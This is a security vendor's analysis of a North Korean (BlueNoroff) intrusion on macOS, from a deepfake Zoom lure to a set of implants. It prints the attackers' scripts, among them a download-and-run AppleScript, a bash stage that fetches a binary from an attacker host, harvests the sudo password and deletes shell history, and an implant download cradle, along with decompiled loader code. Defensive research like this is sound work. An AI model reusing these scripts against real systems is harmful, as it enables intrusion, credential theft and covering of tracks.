Inside the BlueNoroff Web3 macOS Intrusion Analysis | Huntress

Archived: 2026-04-05 20:19:49 UTC

Summary

On June 11, 2025, Huntress received contact from a partner saying that an end user had downloaded, potentially, a malicious Zoom extension. The depth of the intrusion became immediately apparent upon installing the Huntress EDR agent, and after some analysis, it was discovered that the lure used to gain access was received by the victim several weeks prior.

This post aims to provide a detailed analysis from beginning to end of the intrusion, including a full breakdown of several new pieces of malware used by the threat actors.

We attribute with high confidence that this intrusion was conducted by the North Korean (DPRK) APT subgroup tracked as TA444 aka BlueNoroff, Sapphire Sleet, COPERNICIUM, STARDUST CHOLLIMA, or CageyChameleon—a state-sponsored threat actor known for targeting cryptocurrencies stemming back to at least 2017.



Figure 1: Visualization of attack chain

Initial access

The setup:

An employee at a cryptocurrency foundation received a message from an external contact on their Telegram. The message requested time to speak to the employee, and the attacker sent a Calendly link to set up meeting time. The Calendly link was for a Google Meet event, but when clicked, the URL redirects the end user to a fake Zoom domain controlled by the threat actor.

```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//Calendly//EN
CALSCALE:GREGORIAN
METHOD:PUBLISH
BEGIN:VEVENT
DTSTAMP:[REDACTED]
UID:calendly-[REDACTED]
DTSTART:[REDACTED]
DTEND:[REDACTED]
CLASS:PRIVATE
DESCRIPTION:Event Name: Talk with [REDACTED]\nAdditional Guests:\n- [REDACTED]\n- [REDACTED]\n-
[REDACTED]\nDate & Time: [REDACTED] on [REDACTED]\nLocation: This is a Google Meet web
conference.\nYou can join this meeting from your computer\, tablet\, or
smartphone.\nhttps://calendly.com/events/[REDACTED]/google_meet\n\nYour Company / Project: [
REDACTED]\n\nNeed to make changes to this event?\nCancel: https://calendly.com/
cancellations/[REDACTED]\nReschedule: https://calendly.com/reschedulings/[REDACTED]\n
LOCATION:Google Meet (instructions in description)
SUMMARY:Talk with [REDACTED] with [REDACTED]
TRANSP:OPAQUE
END:VEVENT
END:VCALENDAR

```

Figure 2: .ics meeting invitation file sent to the employee under the guise of a Google Meeting

Several weeks later, when the employee joined what ended up being a group Zoom meeting, it contained several deepfakes of known senior leadership within their company, along with external contacts. During the meeting, the employee was unable to use their microphone, and the deepfakes told them that there was a Zoom extension they needed to download.

The link to this “Zoom extension” sent to them via Telegram was hxxps[://]support[.]us05web-zoom[.]biz/troubleshoot-issue-727318. The file downloaded in turn was an AppleScript (Apple’s built-in scripting language) named zoom_sdk_support.scpt.

```
1  ############################################################
2  #
3  #      🔄 Update Zoom SDKs to newer versions
4  #
5  #          Your current Zoom SDK version is deprecated.
6  #          Zoom SDK allows developers to integrate Zoom's video conferencing
7  #          applications for enhanced communication and collaboration.
8  #          To ensure optimal performance, security, and access to new feature
9  #          to the latest version by pressing the ▶️ start button.
10 #
11 ############################################################
12
13 -- Zook SDK update
14
15 set zoomSDKURL to "https://developers.zoom.us/docs/sdk/native-sdks/"
16 do shell script "open -g " & quoted form of zoomSDKURL
17
18 ## truncated ~10,500 empty lines
19
20 set fix_url to "https://support.us05web-zoom.biz/842799/check"
21 set sc to do shell script "curl -L -k \"" & fix_url & "\""
22 run script sc
23
```

Figure 3: Initial payload sent to the victim - zoom_sdk_support.scpt

This AppleScript first opens a legitimate webpage for Zoom SDKs, but after over 10,500 blank lines, it downloads a payload from a malicious website, https[://]support[.]us05web-zoom[.]biz, and after downloading completes, runs a script. While we weren't able to recover this second stage from the intrusion, we were able to find a version on VirusTotal that provides good insight as to what happens next.

The script begins by disabling bash history logging and then checks if Rosetta 2, which allows Apple Silicon Macs to run x86_64 binaries, is installed. If it isn't, it silently installs it to ensure x86_64 payloads can run. It then creates a file called .pwd, which is hidden from the user's view due to the period prepending it and downloads the payload from the malicious, fake Zoom page to /tmp/icloud_helper.

```
#!/bin/bash
unset HISTFILE
rm -rf /tmp/.TMP792384

############## Rosetta ###############
arch -x86_64 /usr/bin/true 2>/dev/null || softwareupdate --install-rosetta --agree-to-license > /dev/null 2>&1

################ P #################
P_COMMAND='
try
        do shell script "touch /Users/Shared/.pwd"
end try

if true then
        set icloud to "/tmp/icloud_helper"

        try
                do shell script "rm -rf /Users/Shared/.pwd && curl -o " & icloud & " -A cur1-mac -s
                        \"hxxp[://]web071zoom[.]us/fix/audio-fv/7217417464\" && chmod +x " & icloud & " && "
                        & icloud
        end try
else
        delay 15
end if

try
        do shell script "touch /tmp/.TMP792384"
end try
'
echo "$P_COMMAND" | osascript > /dev/null 2>&1 &

```

Figure 4: Disable logging, install Rosetta 2, and download binary

Next, it performs another curl request using the cur1-request user agent. This has been observed in previous BlueNoroff intrusions like the one covered by Kasperksy in 2022. Unfortunately, this payload was also not live at the time of analysis.

```
################ T #################
curl -A cur1-mac -s "hxxp[://]web071zoom[.]us/fix/audio-tr/7217417464" | osascript > /dev/null 2>&1 &

################ L #################
if true; then
        cur_per=0

        Extract_App() {
                while [ $cur_per -le 96 ]; do
                ((cur_per=cur_per+1))
                if (( cur_per % 2 == 0 )); then
                        printf "\r $cur_per%% "
                else
                        printf "\r $cur_per%% "
                fi

                if (( cur_per > 76 )); then
                        sleep 0.5
                elif (( cur_per > 42 )); then
                        sleep 0.1
                elif (( cur_per > 32 )); then
                        sleep 0.15
                elif (( cur_per > 15 )); then
                        sleep 0.05
                else
                        sleep 0.075
                fi
                done
        }

        Extract_App &
        Extract_App_pid=$!

```

Figure 5: Printing the “progress” extracting the download payload

Then attempt to get the user’s password and verify it using sudo. They will continue doing this until a valid password is supplied.

```
63  ################ W ################
64          REPEAT='
65          set attemptCount to 0
66          repeat while attemptCount < 180
67                  try
68                          do shell script "test -f /tmp/.TMP792384"
69                          exit repeat
70                  end try
71                  delay 1
72                  set attemptCount to attemptCount + 1
73          end repeat
74          '
75          echo "$REPEAT" | osascript
76
77  ####################################
78          exec 3>&1 4>&2
79          exec > /dev/null 2>&1
80          kill $Extract_App_pid
81          exec 1>&3 2>&4
82
83          if [ -f "/Users/Shared/.pwd" ]; then
84                  password=$(cat "/Users/Shared/.pwd")
85          else
86                  password=""
87          fi
88          echo "$password" | sudo -S true >/dev/null 2>&1
89          if [ $? -eq 0 ] || ! true; then
90                  printf "\r Updated successfully! "
91          else
92                  printf "\r Update failed. Please try again! "
93          fi
94          sleep 3
95
```

Figure 6: Attempting to verify the user's password

Lastly, it removes the shell history, so users are unaware of what ran. During our investigation, we noted that these history files had been modified at the time of the attack.

```
 96  ################## C ##################
 97          clear
 98          unset HISTFILE
 99          history -p > /dev/null 2>&1
100
101          C_COMMAND='
102          try
103                  do shell script "rm -rf ~/.zsh_history"
104          end try
105
106          try
107                  do shell script "rm -rf ~/.bash_history"
108          end try
109
110          try
111                  do shell script "rm -rf ~/.zsh_sessions"
112          end try
113          '
114          echo "$C_COMMAND" | osascript > /dev/null 2>&1 &
115  fi
```

Figure 7: bash script removing shell history

Technical analysis

By the end of our investigation, we recovered 8 different malicious binaries from the victim host. We'll cover the functionality of some of these binaries in this section. To quickly summarize what each one is:

- **Telegram 2:** the persistent binary, written in Nim, responsible for starting the primary backdoor.
- **Root Troy V4 (remoted):** fully featured backdoor, written in Go, and used to download the other payloads as well as run them.
- **InjectWithDyld (a):** a binary loader written in C++ that is downloaded by Root Troy V4. It will decrypt two additional payloads.
    - **Base App:** A benign Swift application that is injected into.
    - **Payload:** A different implant written in Nim, with command execution capability.
- **XScreen (keyboardd):** a keylogger written in Objective-C that has capability to monitor keystrokes, the clipboard, and the screen.
- **CryptoBot (airmond):** an infostealer written in Go that is designed to collect cryptocurrency related files from the host.
- **NetChk:** an almost empty binary that will generate random numbers forever.

Most of the implants, with the exception of the ones written in Nim, contained build artifacts showing the usernames of those who compiled the binaries. There were 4 personas responsible for different tooling:



Figure 8: Usernames of attacker machines responsible for compiling certain tooling

Persistent implant: Telegram 2

The core implant responsible for running all the other components is called Telegram 2 and is written in Nim. It persists out of /Library/LaunchDaemons/com.telegram2.update.agent.plist, running a binary at /Library/Application Support/Frameworks/Telegram 2. The binary is adhoc signed with the identifier root_startup_loader_arm64.

Telegram 2 was used as the persistence mechanism and starting hourly, with the following plist:

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/
    <plist version="1.0">
        <dict>
            <key>Label</key>
            <string>com.telegram2.update.agent</string>
            <key>EnvironmentVariables</key>
                <dict>
                    <key>SERVER_AUTH_KEY</key>
                    <string>[REDACTED]]</string>
                    <key>CLIENT_AUTH_KEY</key>
                    <string>..</string>
                </dict>
            <key>Program</key>
            <string>/Library/Application Support/Frameworks/Telegram 2</string>
            <key>StartInterval</key>
            <integer>3600</integer>
            <key>RunAtLoad</key>
            <true/>
            <key>StandardErrorPath</key>
            <string>/dev/null</string>
            <key>StandardOutPath</key>
            <string>/dev/null</string>
        </dict>
    </plist>
```

Figure 9: com.telegram2.update.agent LaunchDaemon

Configuration

Upon execution, this binary will create a config file in /private/var/tmp/cfg. Unfortunately, we weren't able to recover this file from the victim machine.

Functionality

This binary is very small and only has a few pieces of functionality:

- poEchoCmd: run an echo command (testing)
- poEvalCommand: run a command using /bin/bash
- poInteractive: spawn an interactive shell
- poDaemon: initialize persistence

Backdoor: Root Troy V4 (remoted)

This binary which was found running from /Library/WebServer/bin/remoted is a fully featured backdoor written in Go. Build artifacts show it's actually called "Root Troy V4" or "RTV".

```
/Users/dominic/Documents/Dev/root-troy-v4/osutil/boot.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/exec.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/exec_mac.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/process_mac.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/user_mac.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/volume_mac.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/sleep_mac.go
/Users/dominic/Documents/Dev/root-troy-v4/main.go
/Users/dominic/.g/go/src/os/executable.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/sleep.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/version.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/user.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/volume.go
/Users/dominic/Documents/Dev/root-troy-v4/osutil/process.go
/Users/dominic/Documents/Dev/root-troy-v4/version.go
```

Figure 10: Build artifacts show user "dominic" and project structure

The primary use we saw for this binary was to execute an AppleScript payload to download and execute another implant (covered in the next section). This command was run 6 times from when the customer was onboarded to when the host was isolated.

```
1  osascript -e do shell script \"((mkdir /Library/CloudKitDaemon || true) && cd /
       Library/CloudKitDaemon && (rm -f /Library/CloudKitDaemon/cloudkit || true) && (
       rm -f /Library/CloudKitDaemon/syscon.zip || true) && (rm -rf /Library/
       CloudKitDaemon/syscon || true) && (curl -o syscon.zip -X POST -H \\\"User-Agent:
       curl-agent\\\" -H \\\"Cache-Control: no-cache\\\" -d \\\"auth=[REDACTED]\\\" -k
       \\\"https://safeupload.online/files/[REDACTED]\\\" || true) && (ditto -xk
       ./syscon.zip ./syscon || true) && ((./syscon/a ./cloudkit gift123$%^) || true)
       && (mv syscon.zip syscon/syscon.zip || true) && cd syscon && ((./a --d &) ||
       true)) > /dev/null 2>&1 &\"
2
```

Figure 11: remoted curling down additional implants

Configuration

The binary stores associated information such as its configuration, payload versions, and startup commands in a directory located at /Library/Google/Cache/. The configuration file (.cfg) is encrypted with an RC4 key (3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A) found in the binary. It contains the C2 information along with user IDs (redacted here).



Figure 12: Contents of the configuration file

There is also a version file (.version) encrypted with another RC4 key (C4DB903322D17C8CBF1D1DB55124854C0B070D6ECE54162B6A4D06DF24C572DF). It contains the version information for two of the payloads used later: {"cbot":"1.0.1","rt":"4.0.1"}.

The file .startup contains commands that should be run whenever a user logs in. It will start running the keylogging binary and one of the binaries contained in the .version file:

Figure 13: Contents of the .startup script file

Main execution

When main runs, it first creates the directory to store the configuration files:



Figure 14: Creating the config directory

Then it attempts to load the C2 information from inside the binary, which we covered in the last section. For whatever reason if that fails, they will kill the current process, delete the artifacts and exit.

```
if (r11 == 0 || data_100511108 == 0)
    int64_t rdx_1
    int64_t rsi_2
    int64_t* rdi_2
    rdx_1, rsi_2, rdi_2 = _main.selfDelete(rdi_1, rsi_1, rdx, arg4)
    rsi_1, rdi_1, zmm15 = _os.Exit(rdi_2, rsi_2, rdx_1, 0, arg4)
```

Figure 15: Self deletion if config extraction fails

After checking that configuration is all good, and there aren't other instances running using the PID file, it will run two new threads: the execStartup function, which runs the script detailed earlier, and logoutMonitor which watches for the user logging out. If that happens it will trigger execStartup again.

```
rdx_11, rsi_15, rdi_13 =
    _runtime.newproc(rdi_12, rsi_14, rdx_10, &exec_Startup, arg4)
int64_t rdx_12
int64_t rsi_16
int64_t* rdi_14
rdx_12, rsi_16, rdi_14 =
    _runtime.newproc(rdi_13, rsi_15, rdx_11, &logout_Monitor, arg4)
```

Figure 16: New threads to run script and monitor logout

Finally, it enters an infinite loop that collects the /Volumes from the system, as well as the running process list. These are sent to the C2 server periodically using the sendRequest function.

Capability: Remote code execution

There are several different ways an operator can execute commands on the host using this malware:

- execScript: run a remote AppleScript payload using osascript -e.
- execShell: run a shell command using /bin/zsh -sc
- execShellDetached: run a shell command using /bin/zsh -sc in the background

Capability: Execution during sleep

To avoid any instances where a user might observe code being executed, commands are wrapped by a checkSleep function which queries the state of the display. If the display is asleep, commands are executed, otherwise they are entered into a queue for later execution. To accomplish this they use system_profiler SPDisplaysDataType and look for the Online field.

```
Displays:
  Odyssey G95NC:
    Resolution: 5120 x 1440
    UI Looks like: 5120 x 1440 @ 60.00Hz
    Main Display: Yes
    Mirror: Off
    Online: Yes
    Rotation: Supported
  Color LCD:
    Display Type: Built-in Liquid Retina XDR Display
    Resolution: 3024 x 1964 Retina
    Mirror: Off
    Online: Yes
    Automatically Adjust Brightness: No
    Connection Type: Internal
```

Figure 17: Example output of querying system_profiler SPDisplaysDataType

C2 Communications

Requests to the C2 are sent to http://$DOMAIN/update and contain the host information collected using the function host.PlatformInformationWithContext from the library github.com/shirou/gopsutil/. It also supplies the boot time, and the versions of the other implants currently running.

Loader: InjectWithDyld (a)

As mentioned before, the binary called a was downloaded by remoted using the AppleScript payload. The password found in that download cradle is required for this binary to work correctly as it's used to derive the AES keys for payload decryption. To quickly review what the threat actor did with this binary:

```
1 (ditto -xk ./syscon.zip ./syscon || true) &&
2 ((./syscon/a ./cloudkit gift123$%^) || true) &&
3 (mv syscon.zip syscon/syscon.zip || true) &&
4 cd syscon && ((./a --d &) || true)) > /dev/null 2>&1
```

Figure 18: Script run by remoted to install and run a

There are two main things this binary does: in the first, it takes another binary and a password as arguments and will decrypt embedded payloads. In the second, it simply takes the argument --d and will overwrite all files in the current directory with zeros as an antiforensic measure. The actors first ran the payload with the parameters ./cloudkit and a password of gift123$%^.

Key derivation function

To decrypt both the payload and the base app, the supplied password is used with Password-Based Key Derivation Function (PBKDF) to derive AES keys.

```
if (argc s≥ 3)
    char* __filename = argv[1]
    __builtin_memset(s: &aes_key, c: 0, n: 0x20)
    __builtin_memset(&s, c: 0, n: 0x11)
    int32_t var_80_1 = 0
    int64_t salt = 0
    s = *_baseApp
    std::__1::basic_string<c... _string[abi:ne180100]<0>(char const*)(
        &baseAppString, &s)
    base64_decode(&baseAppString, &salt)

    if ((baseAppString & 1) ≠= 0)
        operator delete(var_2b0)

    char* password = argv[2]
    _CCKeyDerivationPBKDF(algorithm: 2, password,
        passwordLen: _strlen(__s: password), &salt, saltLen: 0xc, prf: 3,
        rounds: 0x2710, derivedKey: &aes_key, derivedKeyLen: 0x20)
```

Figure 19: Decompilation of password supplied to key deviation function

The salt is prepended to the actual payload, in the case of the baseApp it's the base64 decoded GJM0bP36hbomz9Gw.

```
__cstring (CSTRING_LITERALS) section started  {0x100003d90-0x1001c2e2f}
100003d90  char const baseApp[0xf0] = "GJM0bP36hbomz9Gw+6STSZ4wJBGaUjtX3sz28uM8f6A
100003d90       "NNaVo1HECNEIuyNApSVOqQ1+c8x07RPSftFS6kWfqUH+2vaRuNop1OdcOiUPJSVnI8
100003d90       "dFM2UDA2P8p1/vS+kCwzO"
100003e80  char data_100003e80[0x35db9] = "RvyIk8mShoUMVXHCfJ1g9c4E0U7MEAbcUHHkVnh
100003e80       "vsWlwiK4sp65lz5FiGkfNfEmPgTZ6cGowLW7aHtXArX0hV6Bhrtt8ny8itcHCJJ29G
100003e80       "CkZ/OwiJ+41nr61DIEpr4PVyOm3WMimk4A/i7W3aY+DWektpn4MNuPO1gUJW2Zhg1F
100003e80       "EYAWcUCm64i0a7BsSah+qDXPX3+n8Xlh6Gy8BscTJtNc7Pw0A7wmAOpvqIRAVZpYOd
100003e80       "MDLCxa7k7iV7NFFrk6sYQksDS4DFgRhaSqXqEk8zzQUGBRLdF5pLTluPWemEmzriz9
```


Figure 20: Salt prepended to the payload base64

Payload decryption

After the key has been derived, the sample then decrypts the two payloads using a modified version of AES-CFB. They pass the base64 decoded content, skipping the salt bytes, and the key to the AesEncrypt function.

```
std::__1::basic_string<c..._string[abi:ne180100]<0>(char const*)(
    &encoded_aes_key, &(*_baseApp)[16])
uint32_t rax_16 = zx.d(encoded_aes_key.b)
int64_t* rax_17

if ((rax_16.b & 1) == 0)
    rax_17 = zx.q(rax_16 u>> 1)
else
    rax_17 = var_2f0

int64_t result_buffer_1 = operator new[](((rax_17 * 3) u>> 2) + 1)
AesEncrypt(&aes_key, aes_key_len: 0x20, result_buffer: result_buffer_1,
    enc_buffer: base64_decode(&encoded_aes_key, result_buffer_1))
std::ostream::write(&baseAppString, result_buffer_1)

if (std::filebuf::close() == 0)
    void* rdi_32 = *(baseAppString.q - 0x18) + &__saved_rbp - 0x2b8
    *(rdi_32 + 0x20)
    std::ios_base::clear(rdi_32.d)

operator delete[](result_buffer_1)
```

Figure 21: Decompilation of base64 decoding the payload and skipping the first 16 bytes (salt)

They iterate through the decoded base64 and call AesTrans on each block, which encrypts the buffer using AES, this output is then XORed against the original resulting in the decrypted content.

```
int64_t AesEncrypt(uint8_t* aes_key, uint64_t aes_key_len, uint8_t* result_buffer, uint64_t enc_buffer)

    int64_t rax = *___stack_chk_guard
    int128_t dataIn = *aes_key

    if (enc_buffer != 0)
        int64_t outer_ctr = 0

        do
            AesTrans(&dataIn, key: aes_key, keyLen: aes_key_len)
            int64_t rax_2 = enc_buffer - outer_ctr

            if (rax_2 u>= 0x10)
                rax_2 = 0x10

            if (rax_2 != 0)
                char* rcx = &result_buffer[outer_ctr]
                int64_t ctr = 0

                do
                    rcx[ctr] ^= *(&dataIn + ctr)
                    ctr += 1
                while (rax_2 != ctr)

            outer_ctr += rax_2
        while (outer_ctr u< enc_buffer)

    int64_t result = *___stack_chk_guard

    if (result == rax)
        return result
```

Figure 22: AES-CFB implementation



Figure 23: Decompilation of decryption routine

This occurs for both base64 blobs which are later used in the process injection portion.

Process injection

By far the most interesting part about this malware is how it deploys the malicious payload. Anyone who looks at Windows is extremely familiar with the technique of process injection, in which a process will write code into another process' memory. But, historically process injection hasn't been common on macOS because there's a large number of prerequisites needed to bypass Apple's memory protections.

This sample takes advantage of some edge cases in Apple's security model to allow for injection! Binaries that want to do this need a debugging tool entitlement(s), which allows them to attach to other processes and more importantly get task ports. This binary, and several of the others used in this intrusion have this:

- com.apple.security.cs.debugger
- com.apple.security.get-task-allow

After decrypting the payload the malware will check the magic bytes of the resulting macho file. If they are 0xbebafeca it's a FAT executable (meaning both an ARM and x86_64 binary glued together), so it has to iterate over the FAT header entries until it finds the x86_64 macho header. Otherwise, if the magic bytes are 0xfeedfacf it is just an x86_64 macho and that isn't necessary, so it can just call the injection routine. The same process occurs for the ARM executable but it looks for a cputype of CPU_TYPE_ARM64.

```
struct mach_header_64* decrypted_payload_1 = decrypted_payload
AesEncrypt(&aes_key, aes_key_len: 0x20,
    result_buffer: decrypted_payload_1,
    enc_buffer: base64_decode(&encoded_aes_key_2, decrypted_payload))
uint32_t magic_bytes = decrypted_payload_1->magic

if (magic_bytes == 0xbebafeca)
    enum cpu_type_t cputype = decrypted_payload_1->cputype

    if (cputype != 0)
        int32_t temp0_5 = _bswap(cputype)
        int64_t i = 0

        do
            if (*(&decrypted_payload_1->cpusubtype + i) == 0x7000001)
